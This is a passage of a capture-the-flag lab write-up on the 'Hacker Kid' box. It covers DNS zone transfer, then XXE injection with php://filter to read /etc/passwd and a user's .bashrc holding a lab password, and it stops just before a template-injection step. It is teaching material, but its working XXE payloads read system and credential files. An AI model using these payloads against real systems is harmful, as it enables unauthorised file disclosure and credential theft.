Apache/2.4.41 (Ubuntu) Server at blackhat.local Port 80
Not Found
The requested URL was not found on this server.
Apache/2.4.41 (Ubuntu) Server at hackers.blackhat.local Port 80
The root domain is forbidden (403, which does not mean "does not exist" but "exists and I will not let you see it") and the subdomain serves exactly the same page as the IP, with broken links to /index.html. Neither adds anything. This is where the source-code hint comes back: if the author himself repeats DIG, the next place to look for subdomains is not the web, it is the DNS.
Port 53: interrogating the DNS
With dig we ask the target's own server about its zone. First the basic records:
dig @192.168.1.145 blackhat.local
dig @192.168.1.145 blackhat.local ns
;; ANSWER SECTION:
blackhat.local.         10800   IN      A       192.168.14.143

;; ANSWER SECTION:
blackhat.local.         10800   IN      NS      ns1.blackhat.local.

;; ADDITIONAL SECTION:
ns1.blackhat.local.     10800   IN      A       192.168.14.143
The server answers and declares itself authoritative for the zone (flags: qr aa rd ra, where aa is authoritative answer). One curious detail: the A record points to 192.168.14.143, which is not the box's real IP in our lab. The zone was written with the IP it had when the author built it, which confirms these records are static, hand-written in the zone file.
dig @192.168.1.145 blackhat.local mx
;; ANSWER SECTION:
blackhat.local.         10800   IN      MX      10 mail.blackhat.local.

;; ADDITIONAL SECTION:
mail.blackhat.local.    10800   IN      A       192.168.14.143
A mail.blackhat.local that also leads nowhere (no mail ports are open in the scan). Asking record by record is slow and only returns what you happen to ask for; what we need is for the server to hand over the whole zone.
Zone transfer (AXFR)
An AXFR is the replication a primary DNS performs towards its secondaries. If the server does not restrict who may request it, anyone gets the complete list of names in the zone:
dig @192.168.1.145 blackhat.local axfr
blackhat.local.         10800   IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600
blackhat.local.         10800   IN      NS      ns1.blackhat.local.
blackhat.local.         10800   IN      MX      10 mail.blackhat.local.
blackhat.local.         10800   IN      A       192.168.14.143
ftp.blackhat.local.     10800   IN      CNAME   blackhat.local.
hacker.blackhat.local.  10800   IN      CNAME   blackhat.local.blackhat.local.
mail.blackhat.local.    10800   IN      A       192.168.14.143
ns1.blackhat.local.     10800   IN      A       192.168.14.143
ns2.blackhat.local.     10800   IN      A       192.168.14.143
www.blackhat.local.     10800   IN      CNAME   blackhat.local.
;; XFR size: 11 records (messages 1, bytes 353)
The bit that matters sits where nobody looks: the RNAME field of the SOA record, which normally carries the zone maintainer's email, here holds hackerkid.blackhat.local. It never appears as a record of its own on any other line, so anyone reading only the name column will miss it. That is the one to add to /etc/hosts:

192.168.1.145 blackhat.local hackers.blackhat.local hackerkid.blackhat.localAccess: XXE + php://filter
The registration form sends XML
This third vhost does bring something new: a sign-up form with four fields.

Before fiddling with the form in the browser it pays to see what it sends underneath. We fill in junk values and intercept the submission with Burp Suite:

POST /process.php HTTP/1.1
Host: hackerkid.blackhat.local
Content-Type: text/plain;charset=UTF-8
Content-Length: 144
Origin: http://hackerkid.blackhat.local

<?xml version="1.0" encoding="UTF-8"?>
<root>
    <name>dsf</name>
    <tel>sdfsdf</tel>
    <email>&myFile;</email>
    <password>fsdf</password>
</root>
A normal HTML form sends application/x-www-form-urlencoded (name=dsf&tel=...). This one sends an XML document to /process.php. An application that parses incoming XML is a candidate for XXE: if the parser has external entity resolution enabled, we can ask it to include files from the system.
And there is a second gift. The response reflects the contents of the email field:

Sorry, test is not available !!!That test in the middle of the message turns what would be a blind XXE (where we would need to exfiltrate over DNS or HTTP) into an in-band XXE: whatever we read comes back printed in the response itself.
PoC: declaring an entity and calling it
Before touching system files, the minimal test: declare an internal entity with an arbitrary value and reference it in the reflected field. If the parser expands it, there is injection.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY myName "jaime">]>
<root>
    <name>dsf</name>
    <tel>sdfsdf</tel>
    <email>&myName;</email>
    <password>fsdf</password>
</root>
HTTP/1.1 200 OK
Content-Length: 33
Content-Type: text/html; charset=UTF-8

Sorry,  jaime is not available !!!
The server never saw the string jaime in any field: it built it by expanding the entity. The parser resolves the DTD we send it, which is exactly what we need.
From internal entity to local file
The next step up is the SYSTEM directive, which makes the entity point at an external resource. With the file:// scheme we read files off the disk:
<!DOCTYPE foo [<!ENTITY myFile SYSTEM "file:///etc/passwd">]>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
saket:x:1000:1000:saket,,,:/home/saket:/bin/bash
Out of the whole /etc/passwd what matters are the lines ending in a real shell: only root and saket have /bin/bash; the rest are service accounts with nologin. And saket has a home at /home/saket, so we can try his configuration files.
file:// fails, php://filter does not
saket's .bashrc is the first candidate (a startup file tends to accumulate aliases, paths and the odd variable it should not hold). But the direct route comes back empty:
<!DOCTYPE foo [<!ENTITY myFile SYSTEM "file:///home/saket/.bashrc">]>
HTTP/1.1 200 OK
Content-Length: 28

Sorry,  is not available !!!
28 bytes against the PoC's 33: the entity expanded to an empty string. It is not that the file does not exist, it is that the read returns nothing. A file:// read can fail on permissions, but also because the parser rejects the content: if the file carries characters that break XML (an &, a <, or bytes that are not valid UTF-8), the document stops being well-formed and the entity is left empty.
The way around it is not to read the file raw but to wrap it in a PHP filter that transforms it before insertion. php://filter with convert.base64-encode returns the file base64 encoded, an XML-safe alphabet:
<!DOCTYPE foo [<!ENTITY myFile SYSTEM "php://filter/convert.base64-encode/resource=/home/saket/.bashrc">]>
HTTP/1.1 200 OK
Content-Length: 5168
Content-Type: text/html; charset=UTF-8

Sorry,
IyB+Ly5iYXNocmM6IGJ5IEdOVSBiYXNoKDEpLCBTZWUgL3Vzci9zaGFyZS9kb2MvYmFzaC9leGFtcGxl
...
From 28 bytes to 5168. The contrast between both responses is the proof that the problem was never access to the file, but its encoding.
Credentials in the .bashrc
We decode it and look at the tail of the file, which is where custom lines usually get appended:
echo -n "<base64_string>" | base64 -d | tail
#Setting Password for running python app
username="admin"
password="Saket!#$%@!!"
A comment that says exactly what they are for: a Python app. And the only Python app on this box is the one nmap identified at the start, the TornadoServer/6.1 on port 9999.
Shell as saket: Tornado SSTI
The username they give is not the one that works
The obvious move is to try the credentials as they come, admin with that password. There is no SSH open, so we try them against the login on 9999:


Something Wrong With Your Data (1)
Go Home
It fails. But the .bashrc lived in saket's home, and the password carries his name, so the username="admin" in the file may simply be a leftover variable (or the username for something else). We try the file's owner:
